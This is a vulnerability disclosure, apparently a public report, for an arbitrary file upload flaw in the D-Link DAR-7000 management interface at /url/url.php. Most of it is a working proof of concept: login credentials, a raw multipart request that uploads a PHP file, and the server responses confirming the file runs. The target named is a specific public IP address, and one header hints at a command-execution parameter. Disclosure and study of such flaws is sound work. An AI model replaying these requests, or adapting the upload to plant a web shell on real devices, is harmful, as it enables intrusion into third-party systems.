

D-LINK-DAR-7000 backend management system has file upload vulnerability

1. Vulnerability Description

The D-LINK-DAR-7000 backend management system has an arbitrary file upload vulnerability, where the interface `/url/url.php` verifies files that have not been uploaded, causing arbitrary file uploads to gain server privileges.

2. Vulnerability impact


D-LINK-DAR-7000-40 [DAR V31R02B1413C]

3. Vulnerability location

/url/url.php

4. Code analysis

The interface /url/url.php does not verify the uploaded files, causing any file to be uploaded to obtain server permissions.



5. Vulnerability recurrence


Case: <https://60.22.74.195:8443>

1、As shown in the figure login interface.

https://60.22.74.195:8443



Log in with username/password 【test/admin@123】



2、Construct payload

POST /url/url.php HTTP/1.1

Host: 60.22.74.195:8443

Cookie: PHPSESSID=dfel9c402a9b5867fafd3df96e10b174

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko

Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/xaml+xml, application/x-ms-xbap, */*

Accept-Language: zh-CN

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR

3.0.30729; .NET CLR 3.5.30729)

Content-Type: multipart/form-data; boundary=-----
--7e62f02f51878

Accept-Encoding: gzip, deflate

Content-Length: 332

Cache-Control: no-cache

Connection: close

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Content-Disposition: form-data; name="file_upload"; filename="xl.php"

Content-Type: application/octet-stream

<?php phpinfo()?>

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Content-Disposition: form-data; name="mode"

import

-----7e62f02f51878--

Target: https://60.22.74.195:8443

Request

Raw Params Headers Hex

POST /url/url.php HTTP/1.1
Host: 60.22.74.195:8443
Cookie: PHPSESSID=dfe19c402a9b5867fard3df96e10b174
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/xhtml+xml, application/x-ms-xbap, */*
Accept-Language: zh-CN
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Content-Type: multipart/form-data;
boundary=-----7e62f02f51878
Accept-Encoding: gzip, deflate
Content-Length: 319
Cache-Control: no-cache
Connection: close

Content-Disposition: form-data; name="file_upload"; filename="xl.php"
Content-Type: application/octet-stream

<?php phpinfo()?>

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Content-Disposition: form-data; name="mode"

import

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Response

Raw Headers Hex MarkInfo

HTTP/1.1 200 OK
Date: Tue, 14 May 2024 16:23:55 GMT
Server: Apache/2.2.4 (Unix) PHP/4.4.6 mod_ssl/2.2.4 OpenSSL/0.9.8b
X-Powered-By: PHP/4.4.6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=gb2312
Content-Length: 12018

<script>alert('导入成功!');location='url.php';</script><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=gb2312" /><meta http-equiv="X-UA-Compatible" content="IE=7" /><link href="../../css/header_07.css" rel="stylesheet" type="text/css" /><link href="../../css/master_07.css" rel="stylesheet" type="text/css" /><script src="../../js/func.js?temp=2024051404" type="text/javascript"></script><script language="javascript" src="../../js/newajax.js?temp=2024051404"></script><title>0-Link-URL库配置</title><script type="text/javascript" src="../../js/popwin.js"></script><link href="../../css/ymPrompt.css" rel="stylesheet" type="text/css" /><style type="text/css">

#bg {
width: 100%;
height: 100%;
top: 0px;
left: 0px;
position: absolute;
filter: Alpha(opacity = 40);
opacity: 0.4;
background: #000000;
display: none;
}

visit /tmp/xl.php

GoCancel<|>>

Request

RawParamsHeadersHexMarkInfo

GET /tmp/xl.php HTTP/1.1
Host: 60.22.74.195:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer: https://60.22.74.195:8443/home/reports.php?cmd=ls+home%2Fupload%2F
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000:0000
X-Originating-IP: 0000:0000:0000:0000
X-Remote-IP: 0000:0000:0000:0000
X-Remote-Addr: 0000:0000:0000:0000

0 matches

Target: https://60.22.74.195:8443

Response

RawHeadersHexHTMLRenderMarkInfo

PHP Version 4.4.6

System	Linux SecurityGateway 2.6.22.19ByzeroNetworks #1 SMP PREEMPT Mon Mar 24 12:32:4 HKT 2014 i686
Build Date	Apr 2 2010 14:05:54
Configure Command	'./configure' '--prefix=/app/php' '--with-apxs2=/app/httpd/bin/apxs' '--with-mysql=/app/mysql' '--disable-ipv6' '--enable-sockets' '--with-gd=/home/tj/libs/out/gd'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/app/php/lib/php.ini
PHP API	20020918
PHP Extension	20020429
Zend Extension	20050606
Debug Build	no
Zend Memory Manager	enabled
Thread Safety	disabled
Registered PHP Streams	php, http, ftp, compress.zlib

This program makes use of the Zend Scripting Language Engine:
Zend Engine v1.3.0, Copyright (c) 1998-2004 Zend Technologies

PHP Credits